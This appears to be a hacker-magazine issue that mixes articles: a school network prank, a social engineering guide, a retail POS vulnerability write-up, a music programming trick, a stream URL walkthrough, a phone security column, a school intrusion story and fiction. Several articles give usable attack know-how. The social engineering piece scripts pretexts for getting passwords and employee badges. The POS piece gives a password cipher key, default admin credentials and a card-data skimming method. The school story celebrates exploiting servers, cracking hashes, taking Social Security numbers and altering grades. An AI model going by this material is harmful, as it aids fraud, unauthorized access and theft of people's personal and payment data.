My revenge on this poor sap was immature and unnecessary, but it was so much fun. I wrote a small script that would send a message to every machine in the school that said "ALL YOUR BASE ARE BELONG TO US!!!! MR. (name of system admin) SUCKS!!!" and would then delete itself. I read it a couple of times, but was unable to test if the script worked. I accessed his network share, and uploaded the script.

The next day I got to class early. Being unfamiliar with Windows, I did not know if it was possible to execute the script from another machine, and have the message reflect as though came from his machine. So I logged onto his computer before he got there and scheduled the script to run 30 minutes later. I then walked back to my seat and logged on. A few minutes after the instructor's lesson started, a message popped up on my screen. It was from the bully's IP, and it contained my message. I looked around and it was on the monitor of every other machine in the class as well. A moment later, the system administrator and principal came storming into the door. They checked the IP of every machine, and discovered who the culprit was. They hauled off the bully and gave him a week's suspension. Justice was served.

Social Engineering From A New Perspective

by Lilith

After being in the scene since the early 90s, I have become quite aware that fellow female hackers are a rare breed. Whether it's lack of acceptance within the technical community, or lack of interest is enough to write another text file in and of itself. That said, it's really lame that some of the easiest things for chix to do hasn't been passed on to the boys. Certain hax0r suppa-stars can write books upon books on social engineering but, the fact is, we have been trained from birth to social engineer. And let it be well known it's not all about sexuality so much as manipulation.

In order for something to be done right, one must really have a fucking clue as to what they are doing, what the goal is, and how to get the positive result from the variable of an ending. Let me break it down. There is a large perception that social engineering is based on knowledge and proof of presence. In other words, if you can out-tech and seem professional, you will go far. Yeah, that may work for men and those who refuse to let their egos down for a second and work in reverse. This doesn't have much to do with using sexuality to get your way. Women already know how to do this and it won't work with guys doing it to guys... so lets skip that.

Toolkit

An alternate phone number: I recommend `grandcentral.com`. It's free and you can use it for incoming and outgoing calls. Skype is ok. I don't think I have to remind anyone here that all of these accounts should be established using alternative alias' and paid for with V/MC gift cards.

Borrowed WiFi: Nice to use, and maybe your neighbor doesn't mind (don't ask, don't tell).

Your research: Always spend some time doing research on your mark. You will look like a fucking moron of you don't.

Instead of me trying to write it out in some dimestore psycho babble, let me give you some great examples of what I mean, and we can try and make them apply to the estrogen challenged:

1) "Lisa" needs access to a company's server. She needs a login and password. The first thing she does is search the company website to see if she can find the list of employees in the IT department. She chooses one, or if she can't find one, she makes a few phone calls trying to figure out who the person she needs to talk to is. She also chooses a department she is working in and finds out the managers name.

"Lisa" calls IT guy, and frantically explains that she is a temp. She is sick with the flu but her boss told her she can work from home. The problem is, the information on how to access the server was wrong, and she doesn't want to ask her boss to repeat herself for fear of getting fired. She needs this job! Now, here's where you have to dumb it down. You are a temp. You know nothing! You are a complete twit. Men love to feel superior, and if you are a tard, it makes them feel better. Use this to your advantage.

2) Need something physical? Let's say you want to make an employee badge. "Lisa" goes to the company and asks to speak to someone in the HR department. Again, asking for assistance, "Lisa" reveals that her son/ brother is doing a student film at school and needs an ID badge as a prop. You called earlier and talk to someone who said that it be no problem to come down and get a sample badge (deactivated, of course) Sound crazy? I've done it… it works. Film props, school projects and plays are all good excuses. It also gives you a solid base for your lie. You are a parent/ sibling. You are helping this kid out. You PROMISED you would get one for him. Who's going to make this kid cry or get a bad grade? This will work on most women HR people. They aren't looking for this sort of security violation. This has actually worked coming from a government office... and needing a realistic prop for a student film. Once again, your seemingly innocent request most likely won't be questioned.

If I have to explain to you what to do after you get it, you shouldn't be reading this article.

3) "The OMG, so do I!" The best way to gain trust in someone is to play the very popular game of similarities. This is something women do with each other, not usually for malicious

purposes, but as a way of communicating. Women trust easier if they can associate with you on a personal level. "Lisa" needs to get some information from someone. So, "Lisa" starts to lay out the groundwork, which can take it to as many levels as she needs. Oh Lisa..you con artist!

In person (always advisable if you can) check out the personal workspace of your new friend. Do they have pictures of kids? Sports knick knacks? A fucking ivy plant? Well, so do you! Time for some personal chit chat. Women especially love it if you ask about their kids. Aww, what grade are they in? You know, your sibling/kid is that age too. Blah blah. Once you have traded a few bits of personal information, you gain a little trust. People let their guard down fast. If you can help it, try and get the info your scamming for at a later date. Get the person's card and shoot them an email. Lisa did this trick with a Raytheon HR employee. She didn't get the job she came in to get information on, but she now has an inside friend.

If you are doing this over the phone, be as sweet and naive as possible. Use the same tone of voice you use when you call your Nana. Key things to have in common? Work issues, management sucks, and anything that makes you an average person.

4) Pity. This works especially well with women. One thing women love to help men with is relationship issues. Doing something under the guise of trying to help out your girlfriend is always cool. Make sure you mention it. Women adore and trust men that do good things for their ladies. Yeah, I know. PRETEND. You can do it.

5) This is in the "I didn't want to go there" department, but I have a close friend who screwed an operator at GTE for dialups and logins. No comment on how well that sort of thing works in my favor, but hey... could be worse ways to get information!

All of this info is pretty base. Just keep a few things in mind and you will be able to get any info out of anyone. Be nice, be humble, and associate. Easy.

by SigFLUP

Good hello, hackers. It's a pleasure to be addressing you all in this article. If you're anything like me, you've always had a certain fascination with techno music. In this article, I will be describing a rather simple technique for "playing" drum 'n' bass, that I've "discovered." If you'd like to listen to this, you can download it at `http://hobones.dogsoft.net/2600_beat.mp3`

Ok, now that you've listened to that, I'm going to describe this technique by embedding it into a program. Now this program is a sampler of sorts–a sample that loops. The loop is a drum loop that's 65535 samples (or multiples of 65535) in length. This is so that a 16-bit number is perfect in describing where the speaker is. Let's call this 16-bit number pos. As far as the content of the loop is concerned, the Amen break works well. Really anything that's drum 'n' bassy sounding works well. In the mp3 above I use `http://hobones.dogsoft.net/test_loop.wav`

Now if you just increment pos and wrap it around 0xffff (65535) indefinitely, you get a very nice drum beat–nice, but boring. The trick here is to imagine that the bits of pos are mapped to your keyboard. I use, Q as the least significant bit, QWERTYUIASDFGHJK. When you push bits, they get ORed together, the result being stored in both bits. For example E held down with J, if E or J is 1 they both become 1. Let's store the keyboard modifiers in an array called mod, so that mod[0] is Q. This little routine ought to do the trick:

```
#define SET_BIT(x,y)      (x|(1<<y))
#define TEST_BIT(x,y)     ((x>>y)&1)

int mod_pos(int in) {
 int pool, i, out;
 pool =0;
 out = in;

 /* Get half the input */
 for(i=0;i<16;i++)
  if(mods[i] == 1)
   if(TEST_BIT(out,1) == 1)
    pool = 1;
```

```
/* Compute and store
where appropriate */
 for(i=0;i<16;i++)
  if(mods[i] == 1 && pool == 1)
   out = SET_BIT(out,i);
 return out;
}
```

Still increment and wrap pos but use mod_pos(pos) as the speaker position instead. Fun isn't it!? If your sample was ONE TWO THREE FOUR and you OR a significant bit with a lesser significant bit you get ONE THREE TWO FOUR, for instance. Do you see what's going on here? We're using the rhythm of binary numbers! If you use a sample that has 2, 4, 8, 16, 32, 64, 128 .. and so on beats in it, all cuts will be done on the beat or on the half-beat or whatever. Now let's add a couple of tricks. Lets map the space bar to mod[17] and add if(mod[17] == 1 && pool == 1) return SILENCE between the "Get half the input" for-loop and the "Compute and store where appropriate" for-loop. We'll define SILENCE as someplace in the sample where the speaker is at rest. Typically I find this to be byte zero of the sample. See what happens now? By holding down space and any combinations of bits you get a choppy sort of sound. This is really good for producing silence breaks and coming back up on a beat.

The last trick is a little more complex but it produces a sound that is really quite acceptable to the listener. Imagine that any change that mod_pos(pos) returns from pos is a new span. The best way to describe what a span is is to show you:

```
pos            1 2 3 4 5 6 7 8 9 10
➥ 11 12 13 14 15 16 17 18 19 20 ...
mod_pos  1 2 1 2 3 4 3 4 5 6  11
➥ 12 13 14 8  7  8  9  10 9 ...
span           A A B B B B C C C C
➥ D  D  D  D  E  F  F  F  F  G ...
```

Any non-linear return from mod_pos is considered a new span. Let's introduce a new variable, j. if we only modify j at the beginning of each new span to mod_pos and increment it by one the rest of the time it follows mod_pos:

```
int lpos; /* stores the previous
➥ return from mod_pos */
int pos2  /* return from mod_pos */
float j, speed; /* j and how much
➥ we increment it, speed */

/* fill an audio buffer,
➥ *buffer, with length len */

void audio(unsigned char
➥ *buffer, int len) {
 int i;
 int j_int;
 int pos2;
/* HERE */
 for(i=0;i<len;i++) {
  lpos = pos2; /* store previous
➥               return from pos */
  pos2 = mod_pos(pos);
➥ /* get the next one */
  if((pos2 -1) %0xffff != lpos)
➥ /* if pos2 is not linear store
➥ it in j */
   j = (float)pos2;
 }
/* HERE TOO */
 j+= speed;
 pos++; /* increment and wrap pos */
 pos%=0xffff;
}
```

Now, you may be asking yourself why j is a float. It's a float so that we can increment it by fractions of one. Say 0.5f. We store how much we're incrementing it in speed. If speed is two, we are now incrementing j by two instead of one and we get a fast beat that is still on beat. You see what I'm talking about? The next thing we want to do is put a boundary on j so that it can't span across one beat into another. We can do this by replacing /* HERE TOO */ with

```
j_int = (int)j;
j_int&=0xffff;
if((j_int - pos2) > (0xffff/
➥ NUMBER_OF_BEATS_IN_SAMPLE) )
 buffer[i] = SILENCE /* span
➥ spans over one beat */
else
 buffer[i] = sample[j_int];
➥ /*sample is our sample data */
```

Now we need a good place to change the speed. Imagine that keys Z and X represent a pitch-bender. If we map Z to bend_up and X to bend_down we can replace /* HERE */ with

```
int q;
q = 0;
if(bend_up == 1)
 speed *= CONSTANT;
else
 q++;
if(bend_down == 1)
 speed /= CONSTANT;
else
 q++;
if(q == 2) speed = 1.0f;
```

This will bend up or down by CONSTANT (I find 1.009f is nice) if Z or X is pressed, otherwise it will leave speed at 1.0f. Do you see what this does? If you press QWERTYUIASDFGHJK so that you have one repeating beat and bend up or down, you get a really nice effect. You can download this complete program from `http://hobones.dogsoft.net/dnb.➥tgz`. It loops the first 65535 samples of the audio-file you provide as an argument. You need SoX, libsdl and you need to be able to compile things. This is a script, so you can run it directly. Good luck, and send me an email, if you make any music with this or improve the technique, to pantsbutt@gmail.com

Shouts to Citadel, RaDMAN, Jason Scott and the BlockParty crowd!

RETAIL AUTOMATION - ABS

by L00dHum

I have been working in a hardware store part-time in order to put myself through college. During the course of my employment, a new POS called ABS was put into place by a company called Retail Automation. I tried to stay out of the way the week of the installation but, once everything settled down, I began to look around the system and it has made for many hours of fun, which helps pass the time.

The system does not use a client/server architecture for its backend, it simply uses a shared drive on a workstation. The data files are in a format called ISAM. Each table is a set of two files, a DAT file and a KEY file. The DAT file is simply a collection of fixed-length records concatenated together and the KEY file is the index into the data file. All of the data is free and clear and, since all of the POS and back office machines need access to read and modify the data, there is no security in place to prevent the theft or modification of the raw data files. Retail Automation is even nice enough to provide a DOS executable in the SYSDATA directory, called vcfview.exe, which will happily open any DAT file and sort it into records for your viewing pleasure.

The system developer made a big deal about how his system had access controls to prevent unauthorized access, but I found it trivial to simply pull up my store's list of customers, contracts, special pricing, previous transactions, and a whole host of other information just by viewing the raw data files. If you want to wreak real havoc, you can break out your favorite hex editor and change prices or modify receipts, since file modification is fully allowed.

I did find one table that was "encrypted," the OPERATOR table which stores the user names, passwords, and authority levels for ABS. One especially boring day I decided to pick this table apart and it only took me 20 minutes. The table was encoded with a shifted alphabet substitution cipher. If you don't have 20 minutes to figure it out, here it is: all lower case letters are shifted by one b=a c=b... a=z–the uppercase alphabet has numbers at the beginning and is shifted by ten, 0=A 1=B... A=K ... Z=9. With this table you can simply log in as any user that you want without having to use raw files or a hex editor. The developer, Tom, and his wife, Lisa, appear to leave privileged accounts on the system for themselves without passwords. There also appear to be superuser accounts named SYSADM and SECADM, where the passwords are set the same as the user name.

The system does appear to be decent in that it doesn't permanently store any credit card information, but that doesn't mean that it doesn't send that information back and forth to the credit card authorization system in the clear. It appears that Retail Automation uses the X-Charge system to integrate credit card authorization into ABS. In our store, they installed the X-Charge authorization server on one of the POS machines. This authorization server is responsible for receiving credit card authorization requests, sending them to the merchant server over the Internet (encrypted), and then sending the response back to the calling POS.

X-Charge interacts with ABS via a queue directory. A request file is created with the extension .req that contains details of the purchase including the amount of purchase, credit card number, expiration date, and all of the information from the magnetic stripe including name. X-Charge then reads in this information, sends it to the merchant service, and puts a response file back into the queue directory in a file with the extension .ans. Once the transaction is complete, the answer and request files are deleted. The fact that they are on disk even for a limited amount of time means that the you can skim this data fairly easily by simply monitoring the queue directory. There even exists a tool called watchDirectory that will register itself with Windows so that it is notified when files change in the queue directory. Then watchDirectory will do whatever you want with these files, from emailing them to copying them to another location for you to peruse at your leisure. I have not determined whether disk sectors are wiped when the files are deleted but it might be an interesting exercise to scan unallocated space for these data. The request files all start with the text "XC_SALE" (quotes included), so the files should not be too difficult to spot.

Lastly, the developer thought it prudent to create a backup routine for our store by using a series of thumb drives. A simple application waits until a predetermined hour and then copies all of the store's data onto the drive.

Since at least one of these drives is kept in a workstation at all times, it is pretty easy to swipe the drive and have a copy of the data for yourself or your next employer.

Through my meager interactions with the developer, coupled with what I have seen by exploring the system, it appears that Retail Automation is extremely cavalier when dealing with other people's proprietary and personal information. It is almost always the people on the inside that you have to worry about, more than those on the outside. Hopefully they get a clue before any of their customers are harmed by their incompetence. ABS is run mostly by hardware stores and other supply houses, but for a full list of locations you can visit their website at `http://retailautomation➥.biz/`.

CONNECTING TO STREAMTHEWORLD AUDIO STREAM DIRECTLY

by mr_cow

In this article, I'll show you how to connect directly to a streamtheworld (`http://www.➥streamtheworld.com/`) audio stream without using the provided web client.

First, we go to the web page that has a client we suspect connects to a streamtheworld server, for this example I'll use the MMRadio client (`http://www.mmradio.com/player/379`). We then view the source code of the web page to locate the SWF file that loads the audio streaming control:

```
<script type=text/javascript>
player = function (est){
document.write('<object classid=
➥"clsid:D27CDB6E-AE6D-
11cf-96B8-444553540000"
codebase="http://download.macro
➥media.com/pub/shockwave/cabs/
➥flash/swflash.cab#version=7,0,19,0"
width="486" height="258">')
document.write('<param name="movie"
➥value="http://www.mmradio.com/
➥sites/mmradio.com/files/players/
TeleRadio.swf?'+est+'">')
document.write('<param name=
➥"quality" value="high">')
document.write('<embed src="http://
➥www.mmradio.com/sites/mmradio.
➥com/files/players/TeleRadio.
➥swf?'+est+'"quality="high"
➥pluginspage="http://www.
➥macromedia.com/go/getflashplayer"
➥ type="application/x-shockwave
➥-flash" width="486"
height="258"></embed>')
document.write('</object>')
}</script><script>
```

In this example, the SWF URL is located in the value parameter of the movie control:

```
http://www.mmradio.com/sites/
➥mmradio.com/files/players/
➥TeleRadio.swf
```

Next, we disassemble the SWF using flasm disassembler (`http://flasm.sourceforge➥.net/`) and search for the stream's XML configuration. For this page, the following part of the disassembled SWF builds the address:

```
push 'http://provisioning.stream
➥theworld.com'
setRegister r:2
pop
label68:
push r:2, '/streaminfo.php?
➥CALLSIGN=', r:3, 'CALLSIGN'
getMember
```

We also search for the call sign:

```
push 'CALLSIGN', 'XEAWAM'
```

Now that we have the address for the XML config that the player uses, we open it in our web browser:

```
http://provisioning.streamtheworld.
➥com/streaminfo.php?CALLSIGN=XEAWAM
```

The XML config contains the server, port, and mount parameters:

```
<config_stream>
<serverip>208.80.54.69</serverip>
<serverport>80</serverport>
<serverport_bak>3690
➥</serverport_bak>
<mount>XEAWAM</mount>
<buffersize>90000</buffersize>
<messageconnection>CONNECTION IN
➥ PROGRESS...</messageconnection>
...
```

Next, we search for those variables in our previously disassembled SWF source code, to see if there are any other parameters that we might have to pass in the stream URL:

```
function2 StartStream
➥ (r:4='statemessage',
➥r:7='serverip',
➥r:5='serverport',
➥r:6='mount') (r:1='_root')
  push r:_root
  setRegister r:2
  pop
  push UNDEF
```

```
  setRegister r:3
  pop
  push 1, r:statemessage, 2, r:2,
➥ 'event_changestatus'
  callMethod
  pop
  push 'urltoload', 'http://',
➥ r:serverip
  add
  push ':'
  add
  push r:serverport
  add
  push '/'
  add
  push r:mount
  add
  push '?streamtheworld_user=1'
...
```

In this case, the StartStream function assembles the audio stream address, so we assemble the address of the target audio stream as is done in the function and open that address in our web browser. The server will return an MP3 stream.

```
http://208.80.54.69:80/XEAWAM?
➥streamtheworld_user=1
```

Of course, the stream will be a really BIG file, so we only use the browser to check that we're returned an MP3.

If we are, we can then open it with winamp, xmms, vlc, or any other network audio stream client. If we're returned an error, we have to see if there are any additional parameters we need to pass to the server to get the stream.

For more Mexican streamtheworld sites, a long list of stations organized by state can be found at Fred's Cantu (`http://mexicoradio➥tv.com/`).

CLUB-MATE is now ready to be shipped directly to you! The German beverage invasion is now in full swing and *2600* is happy to be in the thick of it. Club Mate has proven to be extremely popular in the hacker and programming community. First introduced in the United States at The Last HOPE in 2008, this caffeinated, carbonated, comparatively low in sugar drink has really taken off. Both HOPE attendees and German operatives tell us that one gets a burst of energy similar to all of those energy drinks that are out there without the "energy drink crash" that usually comes when you stop consuming them.

If you want a case of the stuff (12 half-liter glass bottles), it's $45 plus shipping. At the moment, we can only ship to the continental United States. Visit our online store (store.2600.com) to place an order or call us (631.751.2600) if you have further questions.

For those of you running an office or a hacker space, consider getting a full pallet (800 half-liter bottles) at a steeply discounted rate. You will have no trouble reselling to the addicts you create.

Further updates on club-mate.us.

Transmissions

by Dragorn

What's the most insecure device in your life?

Like thousands of others, I left the Batcave this month to stand in line to get the latest must-have gadget, a new Android phone. After showing up to the store so many times that the employees recognized me, running the gamut from "Hey, it's the guy who ordered the first one," "Oh, it's you", and "Why are you back again," and finally, "Sir, you know we don't open until 10:00, right?", I had a little brick of technology waiting for a login.

A week later, while standing in a museum overseas looking at Soviet-era Eastern-Bloc's finest computing offerings, my phone blinking "No carrier, didn't you know you're on a network with no international support?", it occurred to me that I had more general purpose computing power in my pocket than on exhibit in the entire room.

My old cell phone was a phone. It didn't even do that terrifically well, and it sure didn't do much else. Attempts to bully it into running some bastard version of a web browser usually led to it crashing unceremoniously. The new phone has a real operating system, a browser with JavaScript, multitasking, GPS, and is basically a netbook with a smaller screen.

With added complexity comes added security risks. With my old phone, I was reasonably confident that the only way to snoop on who I called was for my helpful phone company to supply those records (of course, this would *never* happen without a warrant, right?) or for someone to physically take my phone. What can my phone do now? Automatically launch applications on incoming calls, override the outgoing dialer, run Python scripts... and this is with the user's permission!

Despite being a techie, I've sometimes been accused of bordering on Luddite tendencies. I'm not entirely sure, for example, that pushing everything to wireless is a great idea. I don't love the thought that aspects of the power grid are being connected to commodity networks. I'm not convinced my phone needs to know where I am at all times and call back to the mothership.

For once, I have proof I'm not entirely overreacting. Using a trick I've been a fan of for some time, there are iPhone worms targeting jailbroken users who haven't changed their root passwords (hint: "alpine"), ranging from the mostly benign "pay me $5 to explain how to fix this" to the annoying Rickroll to the highly malicious, which can establish a command channel to download future malware to the device.

Of course, this time, only users who have already bypassed the protections in the system are exposed: Enabling SSH with root allowed, with a known default password, is as inviting a target as one could make, and bypasses the protections where apps aren't normally run with full privileges. Infection rates and date don't seem to be available, but the worms have been newsworthy despite a very small percentage of the device users being vulnerable. A worm like this is a harbinger of problems to come, however. If a vulnerability had been found in the operating system (be it iPhone, Android, Windows Mobile, Symbian, WebOS) with similar access rights, a worm capable of spreading device-to-device in an urban area could hit a large percentage of the users in a short period of time.

This doesn't even touch the problem of malicious "legitimate" applications. Multiple applications have been accused of accessing the phone books of users and stealing information, though generally the APIs are designed to prevent a complete compromise of the phone (as much to enforce policy as for user security). Some phone operating systems attempt to force applications to identify what services they'll utilize and allow the user to allow or deny the behavior, but once general purpose code is running on the device it's likely difficult to completely secure it, especially when applications are meant to interact with each other and the phone settings.

Now that phones act like common computing devices, they're also vulnerable to attacks against the browser - a phone on an open wifi network is just as susceptible to TCP hijacking attacks and browser cache attacks as a PC, and may preserve those attacks into the future when a user is on the cell network. No unencrypted connection should be considered secure (do you *really* think your cell carrier has your security interests at heart?), and phones which opportunistically switch to wifi networks will happily send your plaintext passwords over the air.

How much data is at risk on your phone? At least your calling records and phone book, indicating friends, employers, family. Billing is directly tied to your phone - if a compromised program can make or redirect phone calls, it can rack up direct charges. Browsing history, session cookies, cached web data, and saved passwords are all stored on the device, including logins to services which can directly cost you money (at the best) or expose billing information (at the worst): banks, shopping sites, and application markets. Most phones don't have any concept of on-device encryption, meaning your information is most likely stored unencrypted if the phone is ever stolen.

Having a high-power always-connected computer in a pocket sure is convenient, but I think I might want to go back to being a Luddite after all.

The Importance of Updating Your Computer and Hacking Your School's Network

by Desert_Fox and 6|21|3|11


As all of you know, especially Windows users, one of the most essential things that you should do to protect your computer is install weekly or monthly updates. That is probably one of the most well-stressed pieces of advice that any frequent computer user should take to heart, and we've got a great example as to why.

For three months, 6|21|3|11 and I were extremely curious about exactly how secure our school's network was. We aren't going to tell you what school it was, mainly for security reasons and because our administrators would probably send us to jail if they were to find out. Also, I believe that there's at least one student out there who goes to our school and would love this information. All we're going to say is that it's a big high school, somewhere in the western U.S.

I'm sure that everyone remembers the MS Blaster Worm and all the security warnings about the RPC DCOM vulnerability. While I still don't know exactly what the RPC DCOM does, probably because I'm too lazy to look it up, there are some quick things that I know *about* it. First, it runs on port 135, but ports 139 and 445 are vulnerable as well, and it is **on** by default. Second, the vulnerability affects unpatched Windows 2000, XP and Server 2003 installations. Third, once exploited you can gain complete access to the PC through the command prompt and have full privileges, depending on which user is currently logged in. And lastly, MS Blaster infected over 500,000 PCs whose owners failed to update their computers through Windows Update and then tried to use the infected PCs to DDoS the Windows Update website, but failed at that because the URL that was coded in the worm was actually just a mirror to the site, which MS took offline (damn that sucks).

Ok, so after that vulnerability came out and even before the MS Blaster worm came out, there was a whole mess of exploits all over the Internet. School was just about to start and I had a computer graphics class with 6|21|3|11 and we spent most of the time in class trying different programs to see if we could crack the admin password on our computers, which were running Windows 2000. Well, we failed at that because, unfortunately, the computers were updated.

We had a little fun with CGI proxies throughout the month of September, when we found out that they bypassed the



school's Internet filter, but eventually the admins caught up to us and blocked every CGI proxy that could be used. By the way, it took me five minutes to figure out how to bypass the filter. I actually typed (How to Bypass Internet Filters) into Yahoo and then got through. Hee hee.

Then, in late October, we did some port scanning on the internal network. We found some interesting ports and a lot of "135s" on many of the computers at school. So, we searched for some RPC DCOM exploits and found a bunch on Google. I took one to school and tested it on one of the servers that had the most ports open, especially that one special port. Bingo! It worked! We had command line access to the server.

Next, we uploaded PWDUMP onto the server and grabbed the password hashes. We mapped out what the network looked like and it was basically four main servers: one for grades, one for financial stuff, one for the website, and one for e-mail (which was the vulnerable server). We couldn't access the web server, because it used different passwords than the ones that we were able to obtain.

After we grabbed the hashes, we decrypted them using John the Ripper and LC4, but we hit another bump. We found out that the administrator password that we had cracked wasn't the right password for the library and computer lab computers, so we couldn't install anything on those computers. But, the Windows 2000 family shares root access to all its hard disk drives by default. Meaning we could just "Map Network Drive" to the other Windows servers and then access the server with all the grades on it. Once inside, we found a copy of the program that they used to enter all of our grades and store every student's information. It was in a 3GB folder and we downloaded the entire thing onto our external hard drive. We were shocked to find that the program contained every student's address, phone number and social security number, as well as their parents' social security numbers. Since we had the entire faculty's passwords, it was easy to gain access to the information.

We were also able to download teachers' e-mails. One of the e-mails gave instructions on how to use the grading program and how to set it up correctly so that it would properly connect to the grade server. I found a copy of it on Google and was able to change my grades during lunch time in the library. We also found out that the school's website had a link to the school's grade server and that, if you added port 82 to the end of its URL (ie http://GradeServer.schoolname.com:82/), it would direct you to a secret site where all you had to do to gain access to a teacher's grade book was type in their name and password.

In conclusion, one vulnerability can lead to another. That's the importance of updating your computer, especially if it's a server and especially if you're an administrator in charge of 400 computers as well as 4 servers that hold the personal information of over 2000 people. All of the programs that were used to do everything described were available for free by searching Google.

Shout outs to: H.N., J.L., C.R., J.M., J.K., R.P., S & J, T2, The Easter Bunny. ot, hb, ed, gm, jesus, and santa.

FICTION:THE PARTICLE

by Leviathan

Micah Gardner glanced outside at another gray and wet Philadelphia morning. He watched the poplars and maples along the back edge of his yard for a moment, glistening bright green against the dark sky. As if on cue, heavy raindrops resonated loudly on the window of his home office, the flowing sheet of water distorting his view of the trees.

He looked back toward his desk as his personal computer sprang to life. He typed in the eight digits displayed on his keychain fob as the system logged him in to Uni*Star's corporate network. His inbox started swelling with a stream of emails, reports, and log messages. He shook his head as he watched the screen indifferently, then he closed his eyes for a moment.

His thoughts were on yesterday's stunning news about Jessie Hatch. It was shocking and unfair, but she was gone. A feeling of finality and helplessness overwhelmed him.

He had worked with the thirty-year-old brunette on the secure access project and admired her for her energy and enthusiasm, qualities he hadn't displayed for a long time. She used to send him instant messages while he was in his office at the data center, asking for technical help, or inviting him to partake in cookies or other homemade treats. He always enjoyed visiting her in her cube, the fabric walls festooned with artwork by her preschool nephew and photos from her competitive volleyball days. She always seemed glad to see him.

A few months ago, her doctors had confidently declared success in her battle with ovarian cancer. She was firmly in remission, they'd assured, thanks to early detection and aggressive treatment. Jessie and her girlfriends subsequently threw a huge party at Jonesey's to celebrate her restored health. Tears and hugs and margaritas flowed freely as everyone congratulated Jessie on beating the odds. Micah was there and he marveled at the joy in Jessie's voice and her smile. Away from their work environment, they seemed to bond as the two of them talked long into the night.

His friend Pete had called him yesterday with the news: she was found in her cubicle, slumped over the keyboard. The paramedics arrived quickly but couldn't save her.

~ o O o ~

Micah tried to focus on his work as best he could. He reviewed his projects and issues from yesterday. He glossed over a couple of technology news feeds. But unlike most days, there wasn't much that could distract him.

Finished with the news, he opened a link that directed him to job opportunities within the company. With his growing dissatisfaction at work, he'd made it a habit to stay informed about other positions Uni*Star was looking to fill. Like most large corporations, the company was always churning people: laying off in one division while hiring in the other.

The first open position was a new listing: "External Customer Technical Analyst II". He started reading the description of duties, and the job location, realizing immediately that this was Jessie's job up for bid.

Anger shot through his temples. He unconsciously clenched his jaw. Boy, the company doesn't waste any time when customers are screaming and projects are slipping.

Not surprisingly, Jessie's manager, Wayne Hromka, was responsible for this job posting. His reputation as a tyrant was legendary. He once denied time off to an employee for her own wedding (after all, she was still in her probationary period). He also discontinued staff meetings after he grew tired of pointed challenges by employees during question and answer sessions. His main concern was making himself look good to the Chief Information Officer, everyone else be damned.

Like other players in the telecommunications industry, Uni*Star was infamous for ruthless dedication to the pursuit of profit. Mid-level managers like Hromka were admonished to "make the numbers" and were rewarded with bonuses and stock options when their budget goals were reached, regardless of how detrimental the cuts were to employees and customers.

At that moment, Micah felt total disgust with the modus operandi of Hromka and the company in general. He hoped Jessie's family would not inadvertently hear of their daughter's job being posted one day after she died.

~ o O o ~

Despite his personal dissatisfaction with work, to any impartial observer, Micah had it pretty good. Demand was high for his area of expertise and he was considered a top-notch technical resource, very well paid for a thirty-four-year-old with a two-year degree.

In addition, like the past couple of days, he could work from home thanks to his remote office. Obviously, it wouldn't be a really good atmosphere in there today anyway. There would be time for grieving among his peers at the visitation on Thursday night; he didn't need that today.

He began sifting through his email, scanning and deleting the system warnings, alerts, and logs. Occasionally he made a note to himself to check something that looked like a concern.

A wind gust blew the rain sharply against his window. He clicked idly on Uni*Star's internal directory. Inexplicably, human resources hadn't yet removed Jessie's profile from the system. He looked at her ID photo on his display, that warm engaging smile and those pretty brown eyes that carried both charm and a hint of flirtation. He was always bewitched by her eyes, clear and bright and dark. But now, they haunted him.

~ o O o ~

Micah's pensive mood was abruptly shattered by the buzz of the smartphone clipped to his belt, which alerted him to a problem in the Accounts Payable grid. According to the alert, one of four servers in this high-availability system had just crashed hard. Micah logged in and confirmed that the alert was valid: the first system in the cluster was not responding. He would be responsible for fixing the problem.

Immediately, an instant message appeared on his workstation screen as the AP manager, Scott Denker typed: You know anything about this alert we just got? Micah was about to type back his response, but he realized the worrywarts in AP would appreciate some hand-holding. Though Denker irritated him sometimes, he did have a good working relationship with

him, so instead of typing back he picked up the phone and dialed his number.

"Scott, what'd you do to my server?" he said with mock outrage when Denker answered on the first ring.

"Hey man, it wasn't me. I'm sticking to that story!"

Micah chuckled, then paused before speaking. "Well, obviously we just lost a node, but your grid is still up and everything is operational. New connections are flowing okay. Judging by the current traffic, you dropped maybe four or five users when the system went down, but it looks like they've all reconnected to a good system."

"Well that's good to know," Denker said with relief in his voice. "Do we have an ETA on repair?"

"Not yet. I'll start diagnostics and take a look. We should have an answer pretty quickly."

"Thanks Micah, just keep me in the loop."

"Okay Scotty, will do." Micah knew that Denker hated to be called "Scotty".

~ o O o ~

Micah logged in to the concentrator that enabled him to view the failed system's display, just as if he were standing in the computer room. He wasn't prepared for what he saw. Hundreds of memory state errors appeared on the screen, each one with a different hardware identifier. That meant that every memory module in the system failed. Even more bizarre, there was a delay of a minute or so between the messages for each module. Then finally, the system crashed.

He stared at the screen in disbelief. One bad memory module? Sure, it happens all the time. But having eight failures in the span of a few minutes was unheard of. What's more, every attempt to bring the system back up failed. Micah opened a service request for hardware replacement and relayed the news to Scott without mentioning the multiple failures.

~ o O o ~

In the afternoon, the rain finally seemed to let up a bit. Even as he worked on his other projects, Micah couldn't fathom what had happened with the AP system. Loose ends were not for him. He had to understand the situation, and as of right now he couldn't.

He was just about to wrap things up for the day when his smartphone buzzed again. This time, one of Uni*Star's web proxy servers, which handled internal users' browser requests, reported a bad power supply. Fortunately, the impact of this failure was truly minimal. The server never hiccupped thanks to the second, redundant power module. After a few minutes, the new component and the technician to replace it were dispatched. He logged off and called it a day.

~ o O o ~

He spent the evening sitting in his living room, eating leftover Chinese food and watching a DVD of presentations from the recent System Security Conference that he was unable to attend in person. He listened attentively but realized most of the information was nothing new.

